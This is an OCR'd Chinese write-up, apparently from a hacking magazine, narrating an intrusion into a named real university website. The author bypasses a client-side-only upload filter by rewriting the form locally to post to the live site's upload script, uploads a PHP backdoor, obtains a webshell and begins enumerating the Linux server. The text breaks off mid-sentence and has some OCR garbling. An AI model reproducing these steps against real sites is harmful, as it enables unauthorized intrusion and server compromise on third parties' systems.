


图1

拿出网站猎手，搜索该域名下的上传页面，工夫不负有心人，一共找到了两个上传页面，一个是“upfile_article.php”，另一个是“upload_article.php”，不用看就知道第二个才是真正的可操作页面。访问一下来看看效果，如图2，我随便选择了一个PHP后门，然后点“上传”按钮，立刻就弹出了如图3所示的提示框，提示我上传的类型不对。




图3




图2

我们点右键来查看该页面的源代码，具体代码如下：


```
<html><head><meta http-equiv="Content-Type" content="text/html; charset=gb2312"><style type="text/css">
<!--
BODY{
BACKGROUND-COLOR: #e8f0ff;
font-size:9pt
}
.tx1 { height: 20px;font-size: 9pt; border: 1px solid; border-color: #000000; color: #0000FF}
-->
</style><SCRIPT language=javascript> function check()
{   var strFileName=document.form1.myfile.value;
    var filetype;
    if (strFileName=="")
        {   alert("请选择要上传的文件");
            document.form1.myfile.focus();
 return false;          }
    else
            { filetype=strFileName.substr(strFileName.length-3)                  filetype=filetype.toLowerCase();
            if(filetype=="jpg" || filetype=="gif" || filetype=="png" || filetype=="jpeg" || filetype=="doc" || filetype=="xls" || filetype=="rar" || filetype=="zip" || filetype=="ppt" || filetype=="pdf")
            {return true;     }
            else
            { a l e r t ( " 文件类型不正确! \ n 只能是 jpg|gif|jpeg|png|doc|xls|rar|zip|ppt|pdf格式的! ");
            return false;}                  }}
</SCRIPT></head><body leftmargin="0" topmargin="0">
<form action="upfile_article.php" method="post" name="form1" onSubmit="return check();" enctype="multipart/form-data">
<input type="hidden" name="MAX_FILE_SIZE" value="2097152">   <input name="myfile" id="myfile" type="FILE" class="tx1" size="20">  <input type="submit" name="submit" value="上传" style="border:1px double rgb(88,88,88);font:9pt">   </form>
</body></html>
```

很明显，这是一处本地验证的上传，我们将源代码复制到本地，保存为一个html文件，然后删除这个html文件中“<SCRIPT language=javascript>”到“</SCRIPT>”的内容，把**<form action="upfile_article.php" method="post" name="form1" onSubmit="return check();" enctype="multipart/form-data">**更改成**<form action="http://maths.wh.sdu.edu.cn/new/upfile_article.php" method="post" name="form1" onSubmit="return check();" enctype="multipart/form-data">**，也就是把那个页面的相对地址改成绝对地址，修改后的具体代码如下：

```
<html><head><meta http-equiv="Content-Type" content="text/html; charset=gb2312"><style type="text/css">
<!--
BODY{
BACKGROUND-COLOR: #e8f0ff;
font-size:9pt
}
.tx1 { height: 20px;font-size: 9pt; border: 1px solid; border-color: #000000; color: #0000FF}
-->
</style></head><body leftmargin="0" topmargin="0"><form action="http://maths.wh.sdu.edu.cn/new/upfile_article.php" method="post" name="form1" onSubmit="return check();" enctype="multipart/form-data">   <input type="hidden" name="MAX_FILE_SIZE" value="2097152">   <input name="myfile" id="myfile" type="FILE" class="tx1" size="20">

  <input type="submit" name="submit" value="上传" style="border:1px double rgb(88,88,88);font:9pt">   </form>
</body></html>
```

保存修改，使用IE打开这个HTML文件，选择一个PHP后门并点击“上传”按钮，然后再来查看源代码，如图4。从源代码中可以看到，我们刚才的上传已经成功了，木马的地址也已经在源代码中给出了，直接访问这个地址，就成功登录了webshell，如图5。



```
<SCRIPT language="javascript">
parent.HtmlEdit.focus();
var range = parent.HtmlEdit.document.selection.createRange();
range.pasteHTML('<br>相关附件:<a href="upload/20081129090101.php"><font color="red">configure.php</font></a>');
var obj=parent.parent.document.form.attach;
obj.value=obj.value+"upload/20081129090101.php|";
alert("文件<configure.php>上传成功! ");
history.go(-1);
parent.HtmlEdit.focus();
</script>
```

图4

在webshell的“Execute Command”中执行命令“uname -a”，根据命令的回显可以得知该服务器使用的是Linux系统，内核为2.6.18，如图6。继续执行“whoami”命令，发现我们webshell的权限是apache，这个权限可说是不大也不小，如图7。再来到web的根目录，发现除了网站的主页外（index.php），其它的页




图5




图6




图 7

